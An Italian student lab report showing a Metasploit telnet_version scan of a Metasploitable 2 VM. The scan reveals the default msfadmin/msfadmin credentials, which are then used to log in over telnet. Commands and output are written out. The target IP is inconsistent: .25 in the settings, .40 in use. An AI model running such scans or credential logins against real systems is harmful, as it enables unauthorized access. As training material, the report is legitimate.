LUIGI BENVENUTI

TELNET

EXPLOIT TELNET SU METASPLOITABLE

Prepared by: LUIGI BENVENUTI

Report

DAILY REPORT - S7L2

5 MARZO

2024

TRACCIA

Sulla base dell’esercizio visto in lezione teorica, utilizzare **Metasploit** per sfruttare la vulnerabilità relativa a Telnet con il modulo **auxiliary telnet_version** sulla macchina **Metasploitable**.

STRUMENTI:

KALI LINUX
METAPLOIT
METASPLOITABLE

LAB SETTINGS

Per questa dimostrazione, la configurazione di rete sarà la seguente:

KALI LINUX:

- IP NETWORK: 192.168.1.0/24
- IP HOST: 192.168.1.40
- IP GATEWAY: 192.168.1.1
- IP BROADCAST: 192.168.1.255

METASPLOITABLE 2:

- IP NETWORK: 192.168.1.0/24
- IP HOST: 192.168.1.25
- IP GATEWAY: 192.168.1.1
- IP BROADCAST: 192.168.1.255


TELNET Vulnerability

VULNERABILITÀ NOTA
METASPLOITABLE 2

Il servizio Telnet sulla porta 23 è una vulnerabilità nota. Andremo a sfruttarla dalla nostra macchina Kali nel tentativo di trovare le credenziali ed ottenere un accesso non autorizzaro.

TELNET Vulnerability

USE COMMAND




kali-linux-2023.4-virtualbox-amd64 [In esecuzione] - Oracle V...
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
kali@kali: ~
File Actions Edit View Help
CTRL (

```
                                   dBBBBBP  dBBBBBb  dBP     dBBBBP dBP
BBP
                                                dB'  dBP     dB'.BP
                              |        dBP     dBBBB'  dBP     dB'.BP dBP
                            --o--     dBP     dBP     dBP     dB'.BP dBP
                              |      dBBBBP dBP     dBBBBP dBBBBP dBP

                            To boldly go where no
                             shell has gone before


       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) >
```

use auxiliary/scanner/telnet/telnet_version

TELNET Vulnerability

SHOW OPTIONS COMMAND




```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified use
                                        rname
   RHOSTS                     yes       The target host(s), see https://do
                                        cs.metasploit.com/docs/using-metas
                                        ploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (
                                        max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.
```

TELNET Vulnerability

RHOSTS -> 192.168.1.40

Inseriamo l’indirizzo IP della macchina target. Gli altri parametri obbligatori sono già stati impostati di default.




```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ────      ───────────────  ────────  ───────────
   PASSWORD                   no        The password for the specified use
                                        rname
   RHOSTS    192.168.1.40     yes       The target host(s), see https://do
                                        cs.metasploit.com/docs/using-metas
                                        ploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (
                                        max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.
```

TELNET Vulnerability


EXPLOIT

Sfruttiamo la vulnerabilità.



```
on) > exploit

3 TELNET _                    _ _       _       ___   \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __
 __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__
Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin
 hosts (100% complete)
```

Vdiamo admin e password in chiaro. Proviamo a sfruttarle tramite il servizio Telnet.



```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40...
Connected to 192.168.1.40.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Mar  5 05:34:58 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ 
```

GRAZIE

EPICODE

CYBERSECURITY SPECIALIST

2024,

BENVENUTI LUIGI